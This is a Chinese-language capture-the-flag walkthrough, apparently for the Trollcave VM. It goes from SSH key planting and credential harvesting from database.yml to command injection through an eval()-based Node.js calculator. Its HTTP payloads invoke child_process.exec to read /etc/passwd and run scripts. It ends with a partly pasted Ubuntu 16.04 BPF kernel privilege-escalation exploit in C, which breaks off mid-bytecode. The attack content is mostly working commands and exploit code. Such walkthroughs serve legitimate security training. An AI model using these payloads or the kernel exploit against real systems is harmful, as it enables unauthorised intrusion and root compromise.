coderguy用户家目录下:错误可能用户不存在或没有权限

想到目标网站是rails部署的,运行web服务的用户会不会是rails呢?果断尝试:竟然成功了,说明rails家目录存在并且rails可登录。
2.2 上传公钥并连接服务器
结合目标主机所开放的端口,尝试使用公私钥连接服务器
ssh-keygen -f Identity

# 服务器内核版本

Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-116-generic x86_64)
将
Identity.pub重命名为authorized_keys并上传到/home/rails/.ssh/
2.3 GetShell
GetShell
ssh -i Identity rails@192.168.0.3

切换为Bash shell
python -c "import pty;pty.spawn('/bin/bash')"
3 提权
3.1 尝试提权
查看
/etc/passwd
SUID提权:没啥可利用的
rails@trollcave:~$ find / -perm -u=s -type f 2>/dev/null

/bin/mount

/bin/ping6

/bin/ntfs-3g

/bin/umount

/bin/su

/bin/ping

/bin/fusermount

/usr/bin/sudo

/usr/bin/at

/usr/bin/newgidmap

/usr/bin/newgrp

/usr/bin/chsh

/usr/bin/passwd

/usr/bin/chfn

/usr/bin/pkexec

/usr/bin/gpasswd

/usr/bin/newuidmap

/usr/lib/snapd/snap-confine

/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic

/usr/lib/eject/dmcrypt-get-device

/usr/lib/policykit-1/polkit-agent-helper-1

/usr/lib/openssh/ssh-keysign

/usr/lib/dbus-1.0/dbus-daemon-launch-helper
mail中看看:没东东
查看当前系统中的用户所创建的文件:king用户好像有sudo权限,home目录下还有个js文件

查看当前所开启的服务

获得数据库账号与密码
# /var/www/trollcave/config/database.yml

adapter: postgresql

database: trollcave

username: tc

password: sowvillagedinnermoment
连接数据库查看内容,没有发现可以利用的东东


查看sqlit3数据库
sqlite3 /var/www/trollcave/db/development.sqlite3

select * from users;
3.1.1 尝试8888端口
配置本地端口转发
ssh -CNf -L 127.0.0.1:8888:127.0.0.1:8888


kali中查看8888端口所提供的服务内容

尝试使用命令执行注入:失败
尝试查找
http://127.0.0.1:8888/网站的位置:king家目录好像有东西grep -w 8888 /etc/services
lsof -i:8888
ps -ef
find / -type f -name '*calc*' 2>/dev/null

在king家目录中找到calc,这就是8888的源页面呀,分析分析。
rails@trollcave:/home/king/calc$ cat calc.js

var http = require("http");

var url = require("url");

var sys = require('sys');

var exec = require('child_process').exec;

// Start server

function start(route)

{

        function onRequest(request, response)

        {

                var theurl = url.parse(request.url);

                var pathname = theurl.pathname;

                var query = theurl.query;

                console.log("Request for " + pathname + query + " received.");

                route(pathname, request, query, response);

        }

http.createServer(onRequest).listen(8888, '127.0.0.1');

console.log("Server started");

}

// Route request

function route(pathname, request, query, response)

{

        console.log("About to route request for " + pathname);

        switch (pathname)

        {

                // security risk

                /*case "/ping":

                        pingit(pathname, request, query, response);

                        break;  */

                case "/":

                        home(pathname, request, query, response);

                        break;

                case "/calc":

                        calc(pathname, request, query, response);

                        break;

                default:

                        console.log("404");

                        display_404(pathname, request, response);

                        break;

        }

}

function home(pathname, request, query, response)

{

        response.end("<h1>The King's Calculator</h1>" +

                        "<p>Enter your calculation below:</p>" +

                        "<form action='/calc' method='get'>" +

                                "<input type='text' name='sum' value='1+1'>" +

                                "<input type='submit' value='Calculate!'>" +

                        "</form>" +

                        "<hr style='margin-top:50%'>" +

                        "<small><i>Powered by node.js</i></small>"

                        );

}

function calc(pathname, request, query, response)

{

        sum = query.split('=')[1];

        console.log(sum)

        response.writeHead(200, {"Content-Type": "text/plain"});

        response.end(eval(sum).toString());

}

function ping(pathname, request, query, response)

{

        ip = query.split('=')[1];

        console.log(ip)

        response.writeHead(200, {"Content-Type": "text/plain"});

        exec("ping -c4 " + ip, function(err, stdout, stderr) {

                response.end(stdout);

        });

}

function display_404(pathname, request, response)

{

        response.write("<h1>404 Not Found</h1>");

        response.end("I don't have that page, sorry!");

}

// Start the server and route the requests

start(route);
发现存在以下可疑点
var exec = require('child_process').exec;

function calc(pathname, request, query, response)

{

        sum = query.split('=')[1];

        console.log(sum)

        response.writeHead(200, {"Content-Type": "text/plain"});

        response.end(eval(sum).toString());

}
尝试创建文件
GET /calc?sum=require('child_process').exec('cat+/etc/passwd+>/tmp/passwd') HTTP/1.1

Host: 127.0.0.1:8888

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: keep-alive

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: none

Sec-Fetch-User: ?1

Cache-Control: max-age=0
创建成功,所属用户为king

尝试执行shell脚本
# 编写测试脚本

cat /tmp/chowner2king.sh

#!/bin/sh

touch /tmp/testfile

# 添加测试脚本执行权限

chmod +x /tmp/chowner2king.sh
成功创建
GET /calc?sum=require('child_process').exec('/tmp/chowner2king.sh') HTTP/1.1

Host: 127.0.0.1:8888

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: keep-alive

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: none

Sec-Fetch-User: ?1

Cache-Control: max-age=0

3.2 内核提权
突然想到这是是否是个有漏洞的系统呢?已知服务器内核版本:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-116-generic x86_64):还真有。/*
* Ubuntu 16.04.4 kernel priv esc
*
* all credits to @bleidl
* - vnik
*/ // Tested on:
// 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_64
// if different kernel adjust CRED offset + check kernel stack size
// user@ubuntu:~$ gcc pwn.c -o pwn
// user@ubuntu:~$ ./pwn
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <fcntl.h>
#include <string.h>
#include <linux/bpf.h>
#include <linux/unistd.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/un.h>
#include <sys/stat.h>
#include <stdint.h> #define PHYS_OFFSET 0xffff880000000000
#define CRED_OFFSET 0x5f8
#define UID_OFFSET 4
#define LOG_BUF_SIZE 65536
#define PROGSIZE 328 int sockets[2];
int mapfd, progfd; char *__prog = "\xb4\x09\x00\x00\xff\xff\xff\xff"
"\x55\x09\x02\x00\xff\xff\xff\xff"
"\xb7\x00\x00\x00\x00\x00\x00\x00"
"\x95\x00\x00\x00\x00\x00\x00\x00"
"\x18\x19\x00\x00\x03\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00"
"\xbf\x91\x00\x00\x00\x00\x00\x00"
"\xbf\xa2\x00\x00\x00\x00\x00\x00"
"\x07\x02\x00\x00\xfc\xff\xff\xff"
"\x62\x0a\xfc\xff\x00\x00\x00\x00"
"\x85\x00\x00\x00\x01\x00\x00\x00"
"\x55\x00\x01\x00\x00\x00\x00\x00"
"\x95\x00\x00\x00\x00\x00\x00\x00"
"\x79\x06\x00\x00\x00\x00\x00\x00"
"\xbf\x91\x00\x00\x00\x00\x00\x00"
"\xbf\xa2\x00\x00\x00\x00\x00\x00"
"\x07\x02\x00\x00\xfc\xff\xff\xff"
"\x62\x0a\xfc\xff\x01\x00\x00\x00"
"\x85\x00\x00\x00\x01\x00\x00\x00"
"\x55\x00\x01\x00\x00\x00\x00\x00"
"\x95\x00\x00\x00\x00\x00\x00\x00"
"\x79\x07\x00\x00\x00\x00\x00\x00"
"\xbf\x91\x00\x00\x00\x00\x00\x00"
"\xbf\xa2\x00\x00\x00\x00\x00\x00"
"\x07\x02\x00\x00\xfc\xff\xff\xff"
"\x62\x0a\xfc\xff\x02\x00\x00\x00"
"\x85\x00\x00\x00\x01\x00\x00\x00"
"\x55\x00\x01\x00\x00\x00\x00\x00"
"\x95\x00\x00\x00\x00\x00\x00\x00"
"\x79\x08\x00\x00\x00\x00\x00\x00"
"\xbf\x02\x00\x00\x00\x00\x00\x00"
"\xb7\x00\x00\x00\x00\x00\x00\x00"
"\x55\x06\x03\x00\x00\x00\x00\x00"
"\x79\x73\x00\x00\x00\x00\x00\x00"
"\x7b\x32\x00\x00\x00\x00\x00\x00"
"\x95\x00\x00\x00\x00\x00\x00\x00"
